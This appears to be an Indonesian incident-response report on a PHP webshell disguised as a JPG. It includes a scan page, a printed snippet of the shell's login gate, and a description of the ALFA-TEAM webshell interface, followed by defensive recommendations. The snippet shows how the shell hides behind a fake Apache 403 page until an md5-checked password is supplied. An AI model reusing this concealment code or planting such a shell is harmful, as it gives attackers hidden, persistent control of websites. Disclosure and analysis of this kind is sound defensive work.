Community Score

2/63 security vendors flagged this file as malicious

Reanalyze

Similar

More

b30331eb42a15fe777c965f6b41c89c8f7b49c3780e32076c198fa495b10d10f

Size

65.98 KB

Last Modification Date

1 day ago

JPG

ngetes.php

jpeg

DETECTION

DETAILS

COMMUNITY 2

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.webshell

Threat categories

trojan

Family labels

webshell

Security vendors' analysis

Do you want to automate checks?

Kaspersky


HEUR:Backdoor.ASP.WebShell.gen

ZoneAlarm by Check Point

HEUR:Backdoor.ASP.WebShell.gen

- File malicious yang dikaburkan dengan teknik obfuscasi

```
error_reporting(0);
set_time_limit(0);
session_start();
function login() {
    $server = $_SERVER['HTTP_HOST'];
    die("<!DOCTYPE HTML PUBLIC \"//IETF//DTD HTML 2.0//EN\">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at $server Port 80</address>
</body></html>");
}
$disable_functions = @ini_get('disable_functions');
if(!isset($_SESSION['kucinn'])) {
    if(md5($_POST['pass']) === $_GET['p']){
        $_SESSION['kucinn'] = true;
    } else {
        login();
    }
}
```



TEMUAN PENYEMBUNYIAN MALWARE

Jika proses *login* berhasil akan muncul tampilan *webshell* seperti berikut yang memiliki fungsi antara lain:

- Privilege escalation
- Mass deface
- Database dump
- *File upload*
- Pencarian direktori dan
- Fungsi-fungsi lainnya yang dapat merusak Sistem Elektronik yang telah disusupi.

The screenshot displays the ALFA-TEAM webshell interface. At the top, system information is shown: Uname: Linux KTP 5.8.0-kali1-amd64 #1 SMP Debian 5.8.7-1kali1 (2020-09-14) x86_64, User: 33 [www-data], PHP: 7.4.9 Safe Mode: OFF, ServerIP: ::1 Your IP: ::1, DateTime: 2020-10-06 14:50:58, Domains: Cant Read [/etc/named.conf], HDD: Total:437.25 GB Free:125.08 GB [28%], Useful: gcc cc ld make php perl python ruby tar gzip nc locate, Downloader: wget lynx curl lwp-mirror, Disable Functions: All Functions Accessible, CURL: ON | SSH2: OFF | Magic Quotes: OFF | MySQL: ON | MSSQL: OFF | PostgreSQL: OFF | Oracle: OFF | CGI: OFF, Open_basedir: NONE | Safe_mode_exec_dir: NONE | Safe_mode_include_dir: NONE, SoftWare: Apache/2.4.46 (Debian), PWD: /var/www/html/wordpress/ [Home Shell].

Below the system info is a menu bar with various tools: Process, SHELL, Injectors, Eval, Hash Tools, PHP2XML, SQL Manager, Port Scanner, CloudFlare, Archive Manager, Database Dumper, Open BaseDir, Wlmcs DeCoder, CMS Hijacker, Column Dumper, Fake Mail, Symlink, Remote Upload, En-Decoder, Compressor, Mass Defacer, BruteForcer, BC, DeCompressor, Zone-H, DDOS, ByPasser, Cgi Shell, SSI, Index Changer, Add New Admin, Shell, Searcher, Config Grabber, Fake Page, Remove Shell.

The main content area shows a file directory listing for the 'wordpress' directory. The listing includes columns for Name, Size, Modify, Owner/Group, Permissions, and Actions. The files listed are: .., ALFA_DATA, alfacglapi, temp, wp-admin, wp-content, wp-includes, .htaccess, .htaccess-bkup, and .htaccess-dead.

Name	Size	Modify	Owner/Group	Permissions	Actions
..	dir	2020-10-05 23:13:30	www-data/www-data	6755 >> drwxr-sr-x	RTX
ALFA_DATA	dir	2020-10-06 11:52:15	www-data/www-data	2755 >> drwxr-sr-x	RTX
alfacglapi	dir	2020-10-05 20:35:17	www-data/www-data	2755 >> drwxr-sr-x	RTX
temp	dir	2020-09-24 14:32:31	www-data/www-data	2755 >> drwxr-sr-x	RTX
wp-admin	dir	2020-09-24 12:27:34	www-data/www-data	6755 >> drwxr-sr-x	RTX
wp-content	dir	2020-09-24 13:00:17	www-data/www-data	6755 >> drwxr-sr-x	RTX
wp-includes	dir	2020-09-09 13:42:00	www-data/www-data	6755 >> drwxr-sr-x	RTX
.htaccess	1 B	2020-09-11 15:48:08	www-data/www-data	0644 >> -rw-r--r--	RTEDX
.htaccess-bkup	684 B	2020-07-08 20:02:23	www-data/www-data	0644 >> -rw-r--r--	RTEDX
.htaccess-dead	662 B	2020-07-08 20:03:29	www-data/www-data	0644 >> -rw-r--r--	RTEDX

REKOMENDASI

1. Melakukan pergantian kredensial user pada sistem dan membatasi akses masuk kedalam system.
2. Menerapkan system keamanan two-factor authentication atau multi factor authentication.
3. Hanya membuka port yang digunakan.
4. Mematikan layanan/plugin yang tidak digunakan.
5. Melakukan pencarian dan penghapusan file malicious yang masih tersisa.
6. Melakukan sanitasi input.
7. Melakukan pemantauan traffic jaringan dan penerapan beberapa rules pada firewall untuk memitigasi aktivitas malicious.
8. Melakukan pengujian keamanan aplikasi untuk menemukan kerentanan pada aplikasi sehingga dapat menghindari serangan yang sama yang memanfaatkan kerentanan system.
9. Melakukan pemasangan agent EDR (*endpoint detection response*) atau IDS/IPS (*Intrusion Detection/Prevention System*) untuk mendeteksi serangan dan mengambil tindakan pencegahan secara otomatis.
10. Perlunya penerapan manajemen log yang baik.
11. Melakukan update aplikasi dan sistem keamanan secara rutin.



TERIMA KASIH



#JagaRuangSiber